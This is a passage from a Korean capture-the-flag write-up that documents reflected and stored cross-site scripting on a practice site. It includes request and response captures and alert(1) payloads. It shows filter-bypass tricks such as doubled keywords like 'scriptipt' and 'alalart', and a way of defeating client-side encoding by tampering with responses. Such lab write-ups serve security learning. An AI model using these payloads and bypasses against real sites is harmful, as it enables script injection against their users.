Pretty Raw Hex Render
25 <div class = "head">
26 </div>
27 <form method = "post" action = "mypage_update.php">
28 <div class = "hori">
29 <i class="fas fa-user fa-2x">
30 </i>
31 <input name = "id" type = "text" placeholder="<'>"
32 </i>
33 </div>
34 <div class = "hori">
35 <i class="fas fa-birthday-cake fa-2x">
36 </i>
37 <input name = "info" type = "text" placeholder="Nothing Here...">
38 </div>

```

[4] user 파라미터의 값을 <script>alert(1);</script><로 변경하여 서버 응답을 다음과 같이 변조


```

Edited request
Pretty Raw Hex
1 GET /xss_3/mypage.php?user="<script>alert(1);</script>< HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
5 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
7 mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
10 Cookie: PHPSESSID=ctlodii8u21dkeijnnc851pmeu
11 Connection: keep-alive

Response
Pretty Raw Hex Render
26 <form method = "post" action = "mypage_update.php">
27 <div class = "hori">
28 <i class="fas fa-user fa-2x">
29 </i>
30 <input name = "id" type = "text" placeholder=""/>
31 <script>
32 alert(1);
33 </script>
34 </div>
35 <div class = "hori">
36 <i class="fas fa-birthday-cake fa-2x">
37 </i>
38 <input name = "info" type = "text" placeholder="Nothing Here...">
39 </div>

```


[5] 해당 요청의 URL로 접속하여 알림 창이 표시됨을 확인



2. 4. XSS 4


취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_5/notice_write.php
	페이지 흐름	메인 페이지 > 공지 사항 > 글쓰기
	파라미터	create_title, create_body
취약점 유형	Stored XSS	

[1] 로그인 후 공지 사항 게시판의 글쓰기 페이지로 이동




The screenshot shows a web browser window with the address bar displaying 'ctf.segfaulthub.com:4343/xss_5/notice_write.php'. The page content is a form for creating a notice. It features a light blue background. The form consists of two white input fields: the top one is labeled '제목' (Title) and the bottom one is labeled '내용' (Content). Below the '내용' field is a blue button labeled 'create'.

[2] 제목과 내용이 <">인 게시물 생성



[3] 글 제목 및 내용 모두 특수 문자가 변환 없이 출력됨을 확인



[4] 제목과 내용이 <script></script>인 게시물 생성 시 script 문자열이 필터링되어 <></>로 변경됨을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /xss_5/notice_read.php?id=133&view=1 HTTP/1.1				26	<div class = "posting">		
2 Host: ctf.segfaulthub.com:4343				27	<div class = "posting_title">		
3 Upgrade-Insecure-Requests: 1					</>		
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36				28	<div class = "posting_contents">		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					</>		
6 Referer: http://ctf.segfaulthub.com:4343/xss_5/notice_list.php				29	<div class = "likes">		
7 Accept-Encoding: gzip, deflate, br				30			
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7					<i class="far fa-heart white fa-2x">		
9 Cookie: PHPSESSID=B0o2jla7s66gh8g33farjtlisj					</i>		
10 Connection: keep-alive				31			
11					0		
12				32			
					</div>		

[5] 제목과 내용을 <scriptipt></scriptipt>로 수정하여 생성 시 script 문자열이 필터링되어 <script></script>로 변경됨을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /xss_5/notice_read.php?id=136&view=1 HTTP/1.1				26	<div class = "posting">		
2 Host: ctf.segfaulthub.com:4343				27	<div class = "posting_title">		
3 Upgrade-Insecure-Requests: 1					<script>		
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36				28	</div>		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					<div class = "posting_contents">		
6 Referer: http://ctf.segfaulthub.com:4343/xss_5/notice_list.php					<script>		
7 Accept-Encoding: gzip, deflate, br				29	</div>		
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7				30	<div class = "likes">		
9 Cookie: PHPSESSID=B0o2jla7s66gh8g33farjtlisj							
10 Connection: keep-alive					<i class="far fa-heart white fa-2x">		
11					</i>		
12				31			
					0		
				32			
					</div>		


[6] <script>alert(1);</script>를 입력한 경우 alert 문자열이 필터링되어 <script>(1);</script>로 변경됨을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /xss_5/notice_read.php?id=137&view=1 HTTP/1.1 2 Host: ctf.segfaulthub.com:4343 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Referer: http://ctf.segfaulthub.com:4343/xss_5/notice_list.php 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 9 Cookie: PHPSESSID=80o2jla7s66gh8g33farjtlisj 10 Connection: keep-alive 11 12 </pre>				<pre> 26 <div class = "posting"> 27 <div class = "posting_title"> 28 <script> 29 (1); 30 </script> 31 </div> 32 <div class = "posting_contents"> 33 test 34 </div> 35 <div class = "likes"> 36 37 <i class="far fa-heart white fa-2x"> 38 </i> 39 40 41 0 42 43 </div> </pre>			

[7] <script>alalart(1);</script>를 입력한 경우 서버 응답에 alert(1); 스크립트가 정상적으로 포함됨을 확인

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /xss_5/notice_read.php?id=138&view=1 HTTP/1.1 2 Host: ctf.segfaulthub.com:4343 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Referer: http://ctf.segfaulthub.com:4343/xss_5/notice_list.php 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 9 Cookie: PHPSESSID=80o2jla7s66gh8g33farjtlisj 10 Connection: keep-alive 11 12 </pre>				<pre> 26 <div class = "posting"> 27 <div class = "posting_title"> 28 <script> 29 alert(1); 30 </script> 31 </div> 32 <div class = "posting_contents"> 33 test 34 </div> 35 <div class = "likes"> 36 37 <i class="far fa-heart white fa-2x"> 38 </i> 39 40 41 0 42 43 </div> </pre>			


[8] 해당 게시물을 열람할 경우 알림 창이 표시됨을 확인



2. 5. XSS 5


취약점 위치	URL	http://ctf.segfaulthub.com:4343/xss_6/notice_write.php
	페이지 흐름	메인 페이지 > 공지 사항 > 글쓰기
	파라미터	create_body
취약점 유형	Stored XSS	

[1] 로그인 후 공지 사항 게시판의 글쓰기 페이지로 이동



The screenshot shows a web browser window with the address bar displaying 'ctf.segfaulthub.com:4343/xss_6/notice_write.php'. The page content is a form for writing a notice. It features a light blue background. The form consists of two white input fields: the top one is labeled '제목' (Title) and the bottom one is labeled '내용' (Content). Below these fields, centered at the bottom, is a blue button with the text 'create'.


[2] <와 >를 각각 <와 >로 변환하는 HTML 인코딩 스크립트 확인



```
Request
Pretty Raw Hex
1 GET /xss_6/notice_write.php HTTP/1.1
2 Host: ctf.segfaulthub.com:4343
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://ctf.segfaulthub.com:4343/xss_6/notice_list.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=aa9ba73ac03olgpa2dhak5lp1f
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 08 Jun 2025 23:31:37 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1100
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="en">
12 <head>
13 <meta charset="UTF-8">
14 <meta http-equiv="X-UA-Compatible" content="IE=edge">
15 <meta name="viewport" content="width=device-width, initial-scale=1.0">
16 <link href="/css/style.css" rel="stylesheet"/>
17 <title>
18 Free Talking
19 </title>
20
21 <script type="text/javascript">
22
23     function checkContent(data) {
24         data = data.replace(/</g, "&lt;");
25         data = data.replace(/>/g, "&gt;");
26
27         writeFrm.create_body.value = data;
28
29         return true;
30     }
31 </script>
```


[3] 서버 응답을 변조하여 해당 스크립트 제거



